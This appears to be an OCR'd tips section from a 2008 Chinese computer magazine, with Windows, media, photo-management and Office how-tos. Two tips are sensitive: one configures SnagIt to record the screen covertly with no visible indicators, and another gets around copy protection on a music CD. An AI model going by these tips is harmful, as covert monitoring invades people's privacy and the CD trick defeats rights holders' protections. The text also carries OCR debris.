首先在C:\Windows\System32\dllcache下查看系统文件的备份中是否有mshtmled.dll文件，若有，直接从这个目录里找到该DLL文件复制到C:\Windows\System32\下即可。当然，也可以从别的电脑上复制一个此文件拷贝。

我们可以从系统安装盘里将这个文件提取出来，将光盘放入光驱后，打开“命令提示符”，并输入“expand X:\i386\mshtmled.dl_ c:\windows\system32\mshtmled.dll”（其中“X:\”是光驱盘符，根据自己XP安装目录位置进行更改），回车后问题解决。**（王继学/云南** CF[XF21]

补丁不独占 检测下载两分明

使用金山清理专家的用户常有一个疑问，下载的补丁存哪了呢？能不能不用别的下载工具下载呢？现在新版的金山清理专家已经可以了。运行后切换到“金山漏洞修复”下，自动检测后会提示计算机存在的漏洞，单击下面的“导出下载地址”按钮，然后在弹出的对话框中，单击“浏览”指定保存位置，单击“导出”，就可以把补丁的下载地址导出为文本，接下来我们就可以按自己的喜好选用合适的工具下载了。

如果之前备份了系统补丁，我们只需切换到“补丁管理”下，单击“导入”（见图），通过浏览找到补丁文件，单击“开始导入”，接下来就可以用清理专家来修复漏洞了。当然，这里也可以通过单击“导出”来将金山清理专家下载的补丁导出到别的文件夹。

CF[XF22]

相关链接：补丁下载安装常见问题 Flash Player补丁问题解决
安装补丁 | 删除补丁 | 补丁文件夹 | 导出 | 导入
漏洞修复引擎版本：2008.11.19.79 漏洞库版本：2008.11.28.2

网镖一把锁 “MSN”聊天无牵挂

聊天信息中包含着很多隐私或者秘密，达人们会用插件来实现MSN的聊天加密，菜鸟们怎么办呢？现在金山网镖已经具有了此项功能。运行金山网镖2009，进入主界面后，选择“监控状态”选项，在“防隐私泄露”处出现“MSN加密”按钮，如果MSN加密按钮显示为禁用状态，则单击该按钮，右侧会出现“启用”按钮，单击它即可开启“MSN加密”功能。之后，用户在使用MSN进行聊天的过程中，聊天窗口将显示“金山网镖提醒您:以下会话已经被加密”。

如果“MSN加密”无法使用，可采用三种方式来解决：

小提示


MSN加密功能需要双方均开启“MSN加密”功能，目前这个功能只支持双人聊天的加密传输。采用类似的方法可以开启金山网镖的“可信认证智能判断”和“恶意网址拦截”功能。

1 首先检查MSN版本，因为加密功能仅支持MSN 8.1及以上版本，假如版本过低，先升级到更高的版本。

2 假如安装金山网镖时还没有安装MSN，那么“MSN加密”功能将不会被安装。我们可以在MSN安装结束之后运行毒霸的升级程序，升级程序会在升级结束后自动安装MSN加密。

3 假如您在安装“MSN加密”功能时，MSN正在运行，那么“MSN加密”功能就不会立刻生效。重启MSN后就可以正常使用了。 CF[XF23]

用Foobar播放歌曲时，在播放菜单中右键单击，依次选择“属性→属性→常规”可以从“持续时间”中看到歌曲的播放时间



请神容易 送神难 卸载虚拟光驱要“懂行”

虚拟光驱在游戏和学习等方面神通广大，解决了大家的不时之需。但是，“请神容易 送神难”，不用时，要卸载它可就麻烦了。无法卸载的病症也是多种多样，俗话说得好“治病要治本”，首先要明白无法卸载产生的原因，然后再去找解决方法。

三大顽疾 都是驱动惹的祸

死灰复燃：以Daemon Tools为代表的一些虚拟光驱，它们采用的驱动文件和系统物理光驱的是一样的（见图1），如果没有正常卸载，重启后，它会借助系统驱动恢复了一个盘符。

借尸还魂：有些虚拟光驱软件使用的是其专用的驱动文件，没有正常卸载该软件或者其驱动文件损坏时，系统重启后又提示“找到新硬件”。其实，该新硬件就是虚拟光驱，因为没有正确的驱动而会提示安装失败。此时，如果强制用户使用其他的驱动，就会在“设备管理器”中看到黄色或者红色的符号（见图2）。




图1

底层干扰：某些虚拟光驱软件在安装时它们将自己的驱动做成和操作系统一个级别，由其创建的虚拟设备就不易删除了。

无招胜有招 普通方法解决大问题

虽然原因有很多，但遇到这些故障，我们都可以用逐步删除这个老方法来解决它。以卸载Daemon Tools为例，也仅需三步。

第一步：打开“任务管理器”，先结束掉daemon.exe进程，然后删除DAEMON的安装目录，运行msconfig.exe在“启动”选项卡下取消对daemon的勾选。

第二步：打开注册表编辑器，删除[HKEY_LOCAL_MACHINE\SOFTWARE\DT Soft]注册表项。进入C:\WINDOWS\system32\drivers目录删除“sptd.sys”文件，打开“设备管理器”在“DVD/CD-ROM 驱动器”下找到对应的虚拟光驱盘，将其卸载。

第三步：在“SCSI 和 RAID 控制器”找到“WVURSJ UVGHENKH2F81 SCSI CdRom Device”卸载，通过右键菜单将其卸载。上述操作完成后，重启系统一切即可。

小提示

特别需要注意的是有些虚拟光驱软件在卸载的时候，提示用户是否卸载所有的虚拟设备，此时一定要选择“是”。“碟中碟3”常因缺少install.log文件而无法卸载，我们可以从别的系统上把这个文件复制到自己的系统中。



图2

其他软件对应的系统文件名举例

名称	进程	DVD/CD-ROM 驱动器	SCSI和RAID控制器	系统文件
碟中碟3	discindisk3.exe	Machoman Discindisk DVD SCSI CdRom Device	SCSI/RAID Host Controller	scsi_test.dll
Alcohol 120%	Alcohol.exe和StarWindServiceAE.exe	NG2380D ESC339L SCSI CdRom Device	SCSI/RAID Host Controller	sptd.sys


（甘肃/老五） CF [XF24]

音乐要享受 操作要轻松

音乐是用来欣赏的，这个过程可不能费劲哦！听歌的时候我们又有了更高的要求，给播放器换个样子，升级下新版本……这些操作再熟悉不过了，点几个按钮不就得了。你要是用上了千千静听5.3beta（下载地址：http://www.ct.ttplayer.com/index.html，快车代码：CF0824CFRJ05），这些老操作都可以抛弃了，只管享受就好了！

拒绝设置 拖一下就换肤

千千静听换皮肤可不新鲜，右键单击，菜单里找皮肤再选择就是了。新版有了更省力的方法：直接用鼠标将刚下载的皮肤（见图）拖拽到千千静听“主控窗口”上，松开鼠标后千千静听就变成了您想要的新皮肤了。



不再安装 更新一步到位

很多人都说：“千千静听什么都好，就是升级有点麻烦，升级要先下载再安装”。现在不必了，只要你使用的是千千静听5.3及以上版本，当再次碰到弹出的新版本提示窗时，直接单击上面的“立即下载”按钮，就可以直接下载最新版本并进行安装了！ CF [XF25]

小提示

新版本每次启动时会帮你检测是否关联了常见的音频文件，当然你也可以在“选项→系统关联”中取消这个检测。

如果要在Word中输入横线的话，只需输入三个“-”号后“回车”，而输入“*、+、=”会得到不同的横线

尝鲜 提前用上Win7特效

微软的Windows 7成为近期的热点，预览版的一些新功能让人眼馋，咱也去下一个Windows 7尝尝鲜？先别急，Windows 7还十分不完善，想体验新功能？你的Windows XP或Vista就能实现。

摇一摇 窗口快隐藏

Windows 7中，只要用鼠标按住某个窗口摇一摇就能立即将其他窗口最小化，这在打开多个窗口时，尤为方便。而我们实现这个功能只要从http://work.newhua.com/cfan/200824/ashake.rar下载Aero Shake这个小工具（快车代码：CF0824CFRJ06），运行软件后，用鼠标按住某个窗口的标题栏来回摇一摇，其他窗口便会立即最小化了，如果再摇一摇该窗口，又会让其他程序窗口恢复原来状态了。

小提示

AeroSnap运行需要安装.Net Framework 2.0或是更高版本。

拖一拖 大小随心变

窗口最大化和最小化的操作，我们每天不知道做多少次，师从Windows 7的AeroSnap（下载地址：http://work.newhua.com/cfan/200824/asnap.zip，快车代码：CF0824CFRJ07）给我们带来了新的体验。

将AeroSnap安装到电脑上并运行，当我们需要将某个窗口最大化时，只需将窗口拖拽到屏幕的上方或下方，窗口就会自动实现全屏最大化，再次进行拖拽就恢复原来的大小。如果将窗口拖拽到屏幕的左边或右边边缘，就会实现窗口一半的大小。（文/小新、呆瓜）CF[XF26]

培训一下 SnagIt晋升高级卧底

众所周知，SnagIt是著名的截图软件，但其截取屏幕动作并保存为视频文件的功能也不弱，用它来监视屏幕上的一举一动，俨然一个卧底嘛。不过，卧底就要身怀特技，原来的本事可不行，录制有提示、命名不规范……先给SnagIt来个培训吧！

培训一 秘密监视

一般情况下，在利用SnagIt录制时，在录制区域会有黑色矩形方框闪烁，以显示录制范围，如何让录像悄无声息呢？依次单击“捕获→输入→属性”，选取“视频捕获参数设置”选项，勾选“隐藏捕获矩形”，并去掉“在捕获时显示托盘图标”前的勾，这样在实施录像时，屏幕上将不显示矩形方框，且任务栏中也无录像机图标在闪动。

培训二 天衣无缝

默认情况下，捕获完成后会打开预览窗口，既然是秘密录制，怎么能功败垂成呢？还是取消这一项吧：依次单击“捕获→输出”，取消“预览窗口”前的对勾即可。

以上工作完成后，一旦要对屏幕进行监控，首先按下“Print Screen”键开始录制，完成后再按下“Print Screen”键即可在指定文件夹里得到AVI文件。（江苏/曹春华）CF[XF27]

小提示

可以自动用时间来命名录制后的视频文件，依次单击“捕获→输出→属性”，单击“视频文件”选项，在“文件名”中选中“自动命名文件”，单击“确定”按钮即可。在“输出属性”里，可以通过“文件夹”右侧“打开”按钮指定视频文件保存位置。

建相册 贴博客 FLASH相册动起来

网络相册，估计谁都有，一问怎么建，你首先想到的肯定是登录后进行烦琐的上传，今天就要改变这个观念了，ACDSee9.0就可以帮你做到，即使你是“菜鸟”，也能做到。

第一步：

打开ACDSee9.0，选定图片所在文件夹，在图片浏览窗口中选定欲建立相册的图片，单击工具栏上的“创建SendPix相册”按钮，依次单击“下一步”按钮进行各步操作。输入相册名称后进入图片们的预览窗口，在这里你可以对图片进行排序、旋转、添加描述。

第二步：

根据需要作调整后，单击“下一步”。进入“输入Email信息”窗口，单击“创建账号”按钮，输入姓名及邮件地址创建邮件账号，单击“保存”。

第三步：

在“到”栏内输入欲发送的邮件地址，输入“信息内容”，单击“下一步”。一切准备工作就绪后，单击“发送”按钮，软件就开始进入图像处理以及发送工作。

一切处理完毕后，进入“完成”窗口，默认情况下，单击“完成”，会自动进入已经建立好的网页相册页面，这是ACDSee免费提供的网页相册空间，有30天的共享期。（重庆/陈佳）CF[XF28]

小提示

在刚才的发件信箱里，你会收到一封通知邮件，邮件里有相册的网页代码，你可以直接复制它到网页代码里或者博客代码上，它就会在网页或者博客里形成一个自动上下滚动的Flash相册。



年终大扫除 图片管理招中招

转眼间，我们已经站在2008年年尾了。按照国人的习惯，年终了，都要好好总结下，整理下各项事务，准备迎接新的一年。同时，我们也不能忘了整理电脑里那些乱七八糟的东西啊！平时忙，文件、图片攒了一大堆，可不能再拖了，年终大扫除开始了。

前期准备：

1.先对磁盘进行一次全面的碎片整理，除了系统自带的，我们可以用Diskeeper来整理。

2.明确最需要整理的文件，其实图片最关键。

图片：主要麻烦是图片多，而且散落各处，整理需要全盘搜索、归类，方便以后查找。

音乐：播放器的媒体库功能已经很方便了，播放起来比较随意，整理的必要性不大。


普通文件：分类多，格式多，整理和搜索都比较烦杂，解决起来一是靠平时分类明确，存放有序。

全盘统筹 让查找易如反掌

最适合：文件分类合理，只想索引的用户

一年的图片，在电脑中可以说是散落各处，整理起来是无从下手。这时你是否想到了千千静听的媒体库，全盘搜索音频文件带来的便捷很舒服吧！其实图片也是可以的，下载Google Picasa（下载地址：http://work.newhua.com/cfan/200824/picasa.rar，快车代码：CF0824CFRJ08），安装完成后，在弹出的窗口中，选择"全面扫描计算机查找图片"，单击"继续"，软件就会自动搜索电脑上的图片。

搜索完成后，你会看到所有的图片都按照时间顺序分门别类显示在各自的文件夹了，随便选定一个文件夹，依次选择"视图→按时间顺序"，然后Picasa就会全屏显示所有的图片了，在下方有时间轴，拖动按钮定位到相应的时间，上方就会定位到当时创建的图片（见图1），活动鼠标滚轮可以进行微调。


图1

自动分类 让整理轻而易举

最适合：平时分类很乱，年终大范围整理的用户

上面的方法是用索引的方式，或者说是管理的模式，有些朋友的电脑里图片到处散落，虽然是不影响查看，但文件还乱着呢！现在就开始真正整理文件本身了。

第一步：下载图片整理器（下载地址：http://work.newhua.com/cfan/200824/tpzl.rar，快车代码：CF0824CFRJ09），运行"tpzl.bat"弹出蓝色命令符窗口，将要整理的文件夹拖动到这蓝色窗口中，然后"回车"。

第二步：接下来提示是否修正照片的修改时间为拍摄时间，这里我们输入"Y"后"回车"（因为有些图片不是来源于相机，这一步算是加入EXIF信息），接下来提示"是否把照片移动到父目录下并删除空目录"，输入"Y"后"回车"。

第三步：上一步操作完后按任意键继续，接下来就是关键的文件整理了，如果想把图片整理中把文件移动到新目录，删除原来的文件，那就输入"M"后回车（如果是复制，就输入"C"）。

第四步：输入整理后文件的保存路径后"回车"（可以用鼠标右键菜单选择"粘贴"，将新路径复制过去），接下来输入"b"（见图2），把图片按照拍摄日期分类整理，"回车"后再根据提示，选择自己喜欢的日期形式，例如输入"a"后"回车"，接下来就看到正在处理的提示，处理完后按任意键退出，关闭窗口，现在我们到新目录下就可以看到按时间命名的各个文件夹了，图片都分门别类地放在里面了。接下来再按同样的方法整理别的文件，就可以把电脑中的图片统一整理好了。




图2

小提示

★这种方法处理的照片必须是JPG格式，文件必须与附件中的jhead.exe一起使用。

★图片除了按时间来分类，还有一种方式就是大小了。查找某个图片大致的大小应该可以考虑到，例如头像应该小于700×800，重要的合影就要大于1027×800了，在上面实例的第四步中不选择"a"，选择"b"，就可以将图片按大小分类了。

自主索引 让搜索立竿见影

最适合：图片文件特别多，时常需要检索的用户

经过两大软件的处理，我们的文件算是分类整理好了，查找起来按时间就方面多了，不过对于摄影爱好者来说，按时间也不太容易找，查找的速度还能不能再快呢？这时我们不得不提到"关键词"这个概念。平时的搜索难用，是因为关键词本身就没有，只靠当初的命名，那哪成啊，下面来给图片添加自己的关键字吧。

第一步：如此复杂的工作就要请个好帮手了，Photo Manager 2008（下载地址：http://work.newhua.com/cfan/200824/

tpgl.rar，快车代码：CF0824CFRJ10），安装后运行，在左侧中间的“类别”里，切换到“文件夹”下，找到我们的图片存放目录，文件过多时,拖动上面的“滑块”调整显示的缩略图大小。

第二步：选中图片，单击工具栏的“标签”按钮，然后在右侧的标签编辑窗口中“分配的关键字”栏下输入关键字（见图3），例如人像的话，可以输入“同学”，然后单击“添加”，按照图片的分类，我们可以为图片添加多个关键字，例如可以输入“同学、小邵、毕业”。

第三步：在下面的“分配的类别”中勾选一个合适的分类，图片是同学合影，分类中没有，我们可以单击“新建类别”，输入类别名称“合影”，确定后就可以在“分配的类别”中勾选上“合影”了，以方便以后的检索。如果是同类别的照片，我们就可以在用“Ctrl+A”全选照片，然后再添加共同的关键字“同学、毕业、学士服”。




图3

按照类似的方法，我们可以为我们的图片，添加上足以分辨彼此的关键字。以后查找图片，只需单击“搜索数据库”，勾选合适的“关键字”和“类别”，中间的窗口中就可以迅速显示出要找的图片。

多项搜索 让检索因材施教

最适合：旧图片多，不好添加索引的用户

对于没有添加过关键字的图片，Photo Manager 2008也是可以方便管理的。例如我们想找出2008年的所有图片，就可以如此操作。

第一步：单击“查找图像”，在搜索图像栏目中，在“图像文件类型”中勾选“JPG”等格式，搜索中勾选磁盘目录，或者单击“添加文件夹”指定文件夹目录。

小提示

这一步骤中，还可以在“相机厂商包含所有文字”中输入相机品牌来按相机搜索。同时，我们还可以勾选“侦测重复的图像”来检测重复图像。

第二步：在高级搜索选项中的“拍照日期包含所有文字”中输入“2008”，单击“开始搜索”，一会软件就把该目录下2008年的图片检索出来了。如果选择的目录是全盘，那就可以检索出2008年的所有图片了。

小提示

将搜索到的结果保存为EXCEL表格：选中检索出的所有图片，依次选择“复选标记→设置复选标记”，右键单击选择“保存到文件”，指定路径后就会把搜索到的结果另存为EXCEL表格。


第三步：选中检索到的所有图片，右键单击，选择“移动到文件夹”，指定路径后，单击“确定”，就可以将2008年的图片放置在一起了。**（山东莱芜钢城双泉路学校/张志国）**

CF [XF29]

菜鸟也会破解音乐光盘

昨天客户拿来了5张音乐光盘，让我给他转换成3GP的格式，却发现有一张没法转换……换了几个软件都不行，一转换不是电脑死机就是软件没响应了，就连简单的复制也不可以，郁闷……此光盘肯定是加了密的光盘，怎么办？

先放入光盘，运行UltraISO，单击"工具→制作光盘镜像文件"，选中对话框中的"忽略读取错误"选项，再设置一个镜像文件存放路径。然后单击"制作"，过会儿你会看到一个提示，单击"是"，镜像就开始制作了。当"完成比例"没有明显的变化的时候，单击"停止"（见图），当出现"过程未完成，是否删除文件"提示时单击"否"，现在我们再按设置路径找到没完成的文件，把文件扩展名由原来的BIN改成ISO，然后用UltraISO将这个文件打开，再将影音文件提取出来就可以了。(文/qb-dy) CF [XF30]



小提示

影音文件提取出来后大部分可以直接转换格式，但有时不能转，可以用"豪杰超级解霸"将其录制成MPG格式再转换，因为这款软件大家一般都不用了，光盘也忽视了对它的防范，所以反而更适合用来破解光盘。

一软多能 资源管理中的多格式预览

常在网上飘，资料收集了一大堆，文件格式多种多样，想查看一种格式的文件，就要启动相应的编辑程序，费时费力，有没有一种通用的软件，想看什么，就看什么。来自海外的Universal Viewer（下载地址：http://work.newhua.com/cfan/200824/dgsll.rar，快车代码：CF0824CFRJ11）带来了肯定的回答，它还兼有资源管理器的功能哦。

因为是外来的"和尚"，安装后我们首先要设置一下语言，依次单击"Options→Configure"（选项→配置），将Language（语言）设置为"chinese simplified（简体中文）"。启动后你会发现它像ACDSee浏览图像一样简单，左边的导航面板与资源管理器功能相似，两级面板分别显示本机资源的目录结构和文档名称，只要单击某个目录里的文档，右面的查看器就显示出当前文档的内容。如此查阅文档就方便多了！而且对打开的WORD文档还有一定的文字编辑功能。(山东/鲍连科) CF [XF31]

小提示

Universal Viewer可预览的格式包括PDF、Office文档、文本、图片以及音视频文件，你也可以通过"帮助-网络链接-下载插件"安装更多的插件以支持更多格式。

小抄速记

Slightly copies the shorthand

Q1 为什么我的PPlive的菜单栏在左边，别人的都在右边？

答：这是软件布局的设置，新版PPlive可以将菜单栏放在左边或右边，看来你的PPlive更改过设置，如果你想恢复到在右边的模式，只需在运行软件后，依次单击"工具→设置"，然后切换到"界面"选项里选中"播放器左侧"，单击"确定"即可。

Q2 我现在换用Google的谷歌浏览器（Chrome），但它总自动下载文件，保存到哪里了？

答：默认情况下Chrome下载的文件会保存到"C:\Documents and Settings\用户名\My Documents\下载"目录下，如果不想让它占用C盘空间，你可以自己设置下载目录：运行Chrome，单击菜单栏后面"扳手"图标下的箭头，在下拉菜单中选择"选项"，切换到"中级用户选项"一栏，然后单击"浏览"指定下载地址就可以了。

Q3 如何去掉360浏览器地址栏旁的浏览纪录？

答：这个功能是方便以后打开之前浏览纪录的，如果多了要清除的话，运行"360浏览器"，依次选择"工具→清理上网记录"，在弹出的窗口中勾选"最近的浏览记录"，单击"立即清理选中的项目"，单击"确定"即可。

Q4 用Windows优化大师优化系统时，在删除文件时会删除Ghost镜像文件吗？

答：不会的，Ghost镜像文件在Windows优化大师"眼里"是个普通的文件，不会被认为是垃圾文件的，不过有些病毒倒是会专门删除Ghost镜像以防止系统恢复。Ghost镜像文件的扩展名是"GHO"，你可以把这个扩展名改为"CCC"等，以后用的时候再改回来就好了，这样就可以防止病毒故意删除了。

Q5 怎么知道我安装了哪些Office的相关更新补丁？

答：它的更新通过系统的控制面板来查看，依次单击"开始→控制面板→添加/删除程序"，启动"添加/删除程序"面板后，再勾选"显示更新"，在列表中就可以看到Office的更新记录了，在后面还有安装的时间。CF [XF32]

直接将QQ聊天记录导出为文本的话，会有很多小黑格，我们可以先把文字复制到Word里，黑格就消失了，再另存为文本不再有黑格

妙用题注，为教程图片编号

在撰写教程的过程中，经常会“用图说话”，以增加直观性，并把图片标注为“图1、图2”等。但如果在撰写过程中，需要在中间部分增加或删除图片，则需要对从插入点到文章末尾所有的图片都重新编号，实在是件烦人的事。

好在WPS文字提供了“题注”功能，可以较好地解决这一问题。在插入一幅图片后，单击选中图片，然后从“插入”菜单中选择“引用→题注”，打开“题注”选项卡（见图1）。




图1

在“标签”下拉列表中有“表格”、“公式”、“图表”等选项，选择后即可自动在图片下方生成“图表1”、“表格2”等样式的标注，并且其编号自动递增，不需要我们干预。可惜的是，在“标签”中没有我们需要的“图1”、“图2”的样式，不过我们可以自己建立。

点一下“新建标签(N)…”按钮，在“标签(L)”下面的输入框中输入“图”字，点“确定”按钮（见图2）。




图2

这样，我们就在标签列表中增加了“图”这一标签，此时，“题注”显示为“图1”样式，点“确定”按钮，在图片下方就生成了“图1”字样。当我们再为第二张图片添加题注时，第二幅图片正文的题注将是“图2”，以此类推。

此时，题注的妙处尚未体现出来，让我们在一篇插入了多幅图片，并采取上述办法插入题注标签的文档中间再添加一幅图片（如在“图片5”和“图片6”之间），并用上述办法再为此图片插入题注，我们会惊喜地发现，新插入的题注为“图片6”，而原来的“图片6”自动变成了“图片7”，以后的所有题注均自动加1，是不是很神奇？

现在，我们再删除刚刚插入的“图片6”及其题注，后面的题注并没有自动减1恢复原来的状态，这是怎么回事呢？也许是WPS的此项功能还不够自动化，不过也没有关系，全选文档（或全选包含题注的部分），然后右击鼠标，从右键菜单中执行“更新域”，题注就从头到尾顺序排列了。(文/bntrees) CF [XF33]

WPS Office个人版免费下载地址http://wps.kingsoft.com，欢迎登录WPS Office官方论坛http://bbs.wps.cn，把你的好经验、好技巧写下来，或发送到bangong@cfan.com.cn，本期将从邮件中选出3位热心读者，各赠送功能更强大的WPS Office专业版一套！

小抄速记 Slightly copies the shorthand

Q1 在发布Word、Excel、PowerPoint文档时，如何保证不泄露文档的诸如作者名字等属性信息呢？

答：发布文档前，点击窗口左上角的Office按钮，选择“准备→检查文档”，用文档检查器去除或修改隐含信息。

Q2 用Excel制作的精美图表或表格，怎样才能原汁原味不变形地粘贴到PowerPoint文档或其他应用程序中呢？

答：选中复制的对象，在“开始”中选择“粘贴”，在下拉菜单中选择“以图片格式”及“复制成图片”，就可将Excel中的图表或表格复制成图片格式，保证粘贴到哪儿都不变形。

Q3 填充Excel序列时，一格一格地填入比如“星期一”“星期二”“星期三”……好麻烦啊!到底有没有更快捷的方法呢？

答：当然有了!选中Office按钮中的“Excel选项”，弹出“编辑自定义列表”，将你需要自动填充的序列填写在“输入序列”区域，项目之间以回车分隔，输入完成后点击“添加”就可确定。

Q4 发送邮件也是要选择适当的时机，Outlook会不会在最佳时间将邮件发送出去呢？

答：会的!点击“选项”的“延迟传递”按钮，在对话框中设置“传递不早于”选项，Outlook就会让邮件不早不晚自动发送出去的。

Q5 我用的是Office 2003，怎么打不开 Office 2007的文档？

答：只需即刻下载Office2007文件格式兼容包，所有Office2007制作的文档即可轻松打开！下载地址：http://go.microsoft.com/?linkid=9632884

Q6 如何快速设置Excel的页眉页脚？

答：只需选择“视图”选项卡中的“页面布局”视图，即可按照分页形式显示Excel中的数据，这就是打印输出后分页显示的效果。同时，在“页面布局”视图中，可对页面进行页眉页脚的设置。

Q7 很多客户要求提供PDF文档，Office 2007要存成PDF还要再花钱吗？

答：当然不用了。使用Office 2007快速另存为PDF文档。如果想要启动这项功能可以在Office Online找到(下载地址：http://r.office.microsoft.com/r/rlidMSAddinPDFXPS)，下载安装完毕之后，便可以在储存文档时，由“另存新档”找到“PDF或XPS”等等。CF [XF34]

部门中的每个人都要保存标准的每周报告，最有效的方式是创建报告模板，然后向模板中添加格式样式，以供每个人在进行报告时使用。

管人事必会的：记录即查即打

小郭，此郭非《武林外传》里的彼郭，他就是个在学校当办公室主任兼管“人事儿”的小职员。都说干活容易，但管人事麻烦，小郭就深有体会，也总为这事头痛。由于单位规模小，所以也没有什么大型的人事管理软件，领导发话，用Excel管理人事信息足够了！

一般管理还成，可是Excel不能打印信息卡，很多时候显得不够方便。此小郭虽然不是彼小郭，但Excel使用得还是出神入化的，自创“Excel惊涛掌法”，但管理人事，还是让小郭头痛呀，头痛呀，痛着痛着，到想出了记录即查即打的方法……

小郭Excel惊涛掌第一式：人事数据有个家

首先按照如图1所示建立“人事信息”工作表单，第1行的工号、姓名等相当于数据库字段，“出生年月”和“任职时间”下的单元格设置为“日期”，其余单元格全部设置为“文本”格式。之后从第2行开始录入员工的人事数据，每一行相当于一条数据库记录，完成后工作表命名为“员工信息”备用。


图1

工号	姓名	性别	民族	籍贯	出生年月	学历	毕业学校及专业	任职时间	职称	职务
001	[illegible]	女	汉族	北京市	[illegible]	大专	[illegible]	2004年6月25日	[illegible]	校长
002	[illegible]	男	汉族	陕西省	[illegible]	大本	[illegible]	2006年4月15日	[illegible]	书记
003	[illegible]	男	汉族	河北省	[illegible]	大本	[illegible]	2005年9月21日	[illegible]	信息组长
004	[illegible]	女	汉族	山东省	[illegible]	中专	[illegible]	2003年7月19日	[illegible]	网络管理员
005	[illegible]	男	回族	甘肃省	[illegible]	大本	[illegible]	2009年1月29日	[illegible]	物理组长

Excel 2007录入“工作经历”时，不要按“Alt+Enter”在单元格里换行。单击编辑栏右侧的“展开编辑栏”，可以在编辑栏里面录入大量信息，最多能够容纳8000个字符呢

小郭Excel惊涛掌第二式：输出卡片灵活设

接下来新建“卡片打印”表单，根据需要按图2样式设计员工信息卡。里面的工号、姓名等不要直接输入，采用公式链接的方法更方便快捷：以“工号”为例，选中它所在的A2单元格。在编辑栏内输入“=”（等号），然后单击“员工信息”工作表标签，再单击该工作表里面的“工号”回车，A2单元格就会显示“工号”。然后按相同方法链接其他字段。这样做的优点是便于管理，两者的数据保持一样。



员工基本信息卡									
工号		姓名		性别		民族		籍贯	
出生年月				学历		毕业学校及专业			
公司任职时间				职称		现任职务			
工作经历									

图2

两个表单的数据单元格格式要保持一致，即“出生年月”和“工作时间”为“日期”，其他单元格全部设置成“文本”

小郭Excel惊涛掌第三式：查询数据靠公式

小郭的设想是按照“工号”查询并打印员工信息卡，如果需要按照“工号”查询并打印员工信息卡，那么可以在“卡片打印”表单的B2单元格输入“工号”，D2、F2等单元格从“员工信息”表查找并获取数据。为此，他在D2单元格里建立了公式“=IF(ISERROR(VLOOKUP(B2,员工信息!A2:L6,2,FALSE)),"",VLOOKUP(B2,员工信息!A2:L6,2,FALSE))”（“A2:L6”是引用“员工信息”表的数据区域，实际应用时应根据区域大小修改）。

由于“性别”数据存放在“人事信息”表单中的第3列，当“卡片打印”表单的F2单元格获取性别时，只需将上述公式中“FALSE”前的“2”修改为“3”。后续查找并获取民族、籍贯等数据的公式按规律递增，因此增减员工信息卡中的数据非常方便。

> **小提示**
>
> 如果图2所示信息卡较小，可以在一张纸上打印多个。假设一张纸打印两个信息卡，那么第2个信息卡必须根据“工号”的位置修改公式。假如第2个信息卡的工号数据位于B13，上述公式就应当修改为“=IF(ISERROR(VLOOKUP(B13,员工信息!A2:L6,X,FALSE)),"",VLOOKUP(B13,员工信息!A2:L6,X,FALSE))”，其中X是数据在图1中的列号（数字形式）。如果工作表里的信息卡数量很多，按上述原则修改公式就是了。

小郭Excel惊涛掌第四式：记录卡打印真方便

以上工作完成后，在“卡片打印”表单的B2和B13单元格分别输入工号，其他单元格就会显示相关信息，接下来要打印要保存就方便多了（见图3）。

使用的这种方法具有广泛的用途，稍加修改就可以用来打印“工资条”、“成绩单”等等，很容易举一反三推而广之。Excel惊涛掌发功完毕收式，各位可以鼓掌了！**(新疆/张迎新)** CF [XF35]

图3

员工基本信息卡									
